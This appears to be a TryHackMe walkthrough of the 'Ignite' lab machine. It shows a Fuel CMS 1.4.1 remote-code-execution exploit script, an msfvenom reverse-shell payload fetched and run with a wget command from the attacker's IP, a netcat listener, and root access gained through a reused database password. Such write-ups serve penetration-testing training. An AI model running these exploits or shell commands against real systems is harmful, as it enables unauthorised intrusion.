

Ignite -Tryhackme Walkthrough

Introduction

This was a simple Linux machine that required to enumerate a web server and exploit a remote code execution vulnerability affecting Fuel CMS to gain initial access, and exposed clear-text database credentials to escalate privileges to root.

Enumeration

The first thing to do is to run a TCP Nmap scan against the 1000 most common ports, and using the following flags:

- -sC to run default scripts
- -sV to enumerate applications versions


```
kali@kali:~/Downloads/THM/Easy$ nmap -sC -sV 10.10.22.44
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-20 02:40 PDT
Nmap scan report for 10.10.22.44
Host is up (0.27s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /fuel/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Welcome to FUEL CMS

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.18 seconds
kali@kali:~/Downloads/THM/Easy$
```

The scan has only identified port 80 as open, so the next step will be to start enumerating HTTP.

Enumerating HTTP

When navigating to the site through a browser, it seems to be using Fuel CMS version 1.4:



Using SearchSploit to look for known vulnerabilities in this version of Fuel CMS:

```
kali@kali:~/Downloads/THM/Easy$ searchsploit fuel cms
```

Exploit Title	Path
fuel CMS 1.4.1 - Remote Code Execution (1)	linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)	php/webapps/4948
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)	php/webapps/4874
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)	php/webapps/4877

```
Shellcodes: No Results
Papers: No Results
kali@kali:~/Downloads/THM/Easy$
```

There appears to be a remote code execution vulnerability. Mirroring the exploit:

```
kali@kali:~/Downloads/THM/Easy$ searchsploit -m linux/webapps/47138.py
Exploit: fuel CMS 1.4.1 - Remote Code Execution (1)
URL: https://www.exploit-db.com/exploits/47138
Path: /usr/share/exploitdb/exploits/linux/webapps/47138.py
File Type: HTML document, ASCII text, with CRLF line terminators

Copied to: /home/kali/Downloads/THM/Easy/47138.py
```

When looking at the exploit code, it appears that commands are passed in the “filter” parameter of the /fuel/pages/select endpoint:

```

import requests

import urllib

url = "http://127.0.0.1:8881"

def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')

    burp0_url =
url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d
%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%
29%2b%27"

    proxy = {"http":"http://127.0.0.1:8080"}

    r = requests.get(burp0_url, proxies=proxy)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]

    dup = find_nth_overlapping(r.text,begin,2)

    print r.text[0:dup]

```

It seems that by default it is configured to proxy the traffic generated from the exploit to tools like Burp, since in this case it isn't required this can be commented. Also the "url" parameter needs to be amended to reflect the Fuel CMS instance:

```
import requests
import urllib

url = "http://10.10.22.44"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start ≥ 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%2
    proxy = {"http": "http://127.0.0.1:8080"}
    r = requests.get(burp0_url)#, proxies=proxy)
```

Upon executing the exploit, it requires a command, which is then URL-encoded and passed as part of the "filter" argument in the request:

```
kali@kali:~/Downloads/THM/Easy$ python 47138.py
cmd:whoami
systemwww-data

<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message: preg_match(): Delimiter must not be alphanumeric or backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>
```

As shown in the screenshot above, this has granted remote code execution, although an interactive shell should be obtained to exploit the machine further.

The first step is to generate some shellcode using MSFvenom with the following flags:

- -p to specify the payload type, in this case, the Linux TCP reverse shell
- LHOST to specify the localhost IP address to connect to
- LPORT to specify the local port to connect to
- -f to specify the format for the shell, in this case, ELF

```
kali@kali:~/Downloads/THM/Easy$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.4.36.186 LPORT=443 -f elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes

kali@kali:~/Downloads/THM/Easy$
```

Setting up a Python Simple HTTP Server to host the shell:

```
kali@kali:~/Downloads/THM/Easy$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
█
```

The next step is to set up a Netcat listener, which will catch the reverse shell when it is executed by the victim host, using the following flags:

- -l to listen for incoming connections
- -v for verbose output
- -n to skip the DNS lookup
- -p to specify the port to listen on

```
kali@kali:~/Downloads/THM/Easy$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
█
```

Upon executing the following command through the exploit used above, the reverse shell is downloaded and executed, granting access as the www-data user:

`wget 10.4.36.186/shell -O /tmp/shell && chmod +x /tmp/shell && /tmp/shell`

```
</div>
cmd:wget 10.4.36.186/shell -O /tmp/shell && chmod +x /tmp/shell && /tmp/shell

kali@kali:~/Downloads/THM/Easy$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.22.44 - - [20/Jul/2021 02:55:40] "GET /shell HTTP/1.1" 200 -
█

kali@kali:~/Downloads/THM/Easy$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.4.36.186] from (UNKNOWN) [10.10.22.44] 41884
whoami
www-data
```

The following steps can be done to obtain an interactive shell:

- Running “python -c ‘import pty; pty.spawn(“/bin/sh”)’” on the victim host
- Hitting CTRL+Z to background the process and go back to the local host
- Running “stty raw -echo” on the local host

- Hitting “fg + ENTER” to go back to the reverse shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ ^Z
[1]+  Stopped                  sudo nc -lvnp 443
kali@kali:~/Downloads/THM/Easy$ stty raw -echo
sudo nc -lvnp 443oads/THM/Easy$

www-data@ubuntu:/var/www/html$ cd /
bin/          initrd.img.old  proc/         tmp/
boot/         lib/            root/         usr/
cdrom/        lib64/          run/          var/
dev/          lost+found/     sbin/         vmlinuz
etc/          media/          snap/
home/         mnt/            srv/
initrd.img    opt/            sys/
www-data@ubuntu:/var/www/html$ cd /
```

Privilege Escalation

After gaining initial access to the machine, did a bit of research on where Fuel CMS stores database credentials:

<https://www.hostnextra.com/kb/easy-to-install-fuel-cms-on-centos-8/>

ryHackMe | Hacktivities | Hack The Box | Offensive Security Foru... | Kali Docs | NetHunter | Exploit-DB | GHDB | MSFU

Configure the *fuel/application/config/database.php* file with the proper database connection settings.

```
# vi fuel/application/config/database.php
```

Import the *fuel/install/fuel_schema.sql* file into the newly created database.

```
# mysql -u username -p password < fuel/install/fuel_schema.sql
```

Identified database credentials in the database.php file:

```

www-data@ubuntu:/var/www/html$ locate database.php
/var/www/html/fuel/application/config/database.php
<ml$ cat /var/www/html/fuel/application/config/database.php
<?php
defined('BASEPATH') OR exit('No direct script access allowed');

/*
    _____
    | DATABASE CONNECTIVITY SETTINGS |
    | _____ |
    | This file will contain the settings needed to access your database. |
    | For complete instructions please consult the 'Database Connection' |
    | page of the User Guide. |
    | _____ |
    | EXPLANATION OF VARIABLES |
    | _____ |
    |
    | ['dsn']          The full DSN string describe a connection to the database.
    | ['hostname']     The hostname of your database server.
    | ['username']     The username used to connect to the database
    | ['password']     The password used to connect to the database
    | ['database']     The name of the database you want to connect to
    | ['dbdriver']     The database driver. e.g.: mysqli.
    |                  Currently supported:
    |                      cubrid, ibase, mssql, mysql, mysqli, oci8,
    |                      odbc, pdo, postgre, sqlite, sqlite3, sqlsrv
    | ['dbprefix']     You can add an optional prefix, which will be added
    |                  to the table name when using the Query Builder class
    | ['pconnect']     TRUE/FALSE - Whether to use a persistent connection
    | ['db_debug']     TRUE/FALSE - Whether database errors should be displayed.
    | ['cache_on']     TRUE/FALSE - Enables/disables query caching
    |
    | $db['default'] = array(
    |     'dsn'         => '',
    |     'hostname'    => 'localhost',
    |     'username'    => 'root',
    |     'password'    => ' ',
    |     'database'    => 'fuel_schema',
    |     'dbdriver'    => 'mysqli',
    |     'dbprefix'    => '',
    |     'pconnect'    => FALSE,
    |     'db_debug'    => (ENVIRONMENT !== 'production'),
    |     'cache_on'    => FALSE,
    |     'cachedir'    => '',
    |     'char_set'    => 'utf8',
    |     'dbcollat'    => 'utf8_general_ci',
    |     'swap_pre'    => '',
    |     'encrypt'     => FALSE,
    |     'compress'    => FALSE,
    |     'stricton'    => FALSE,
    |     'failover'    => array(),
    |     'save_queries' => TRUE
    | );
    |
    | // used for testing purposes
    | if (defined('TESTING'))
    | {

```

As it turns out, this was being used as the password for the root user on the machine:

```

www-data@ubuntu:/var/www/html$ su root
Password:
root@ubuntu:/var/www/html# whoami
root
root@ubuntu:/var/www/html# █

```

root-level access to the box has now been obtained.

Conclusion

This was definitely a beginner-level machine, but still quite fun to complete and would be ideal for someone who is starting their penetration testing journey and wants to begin learning basic techniques.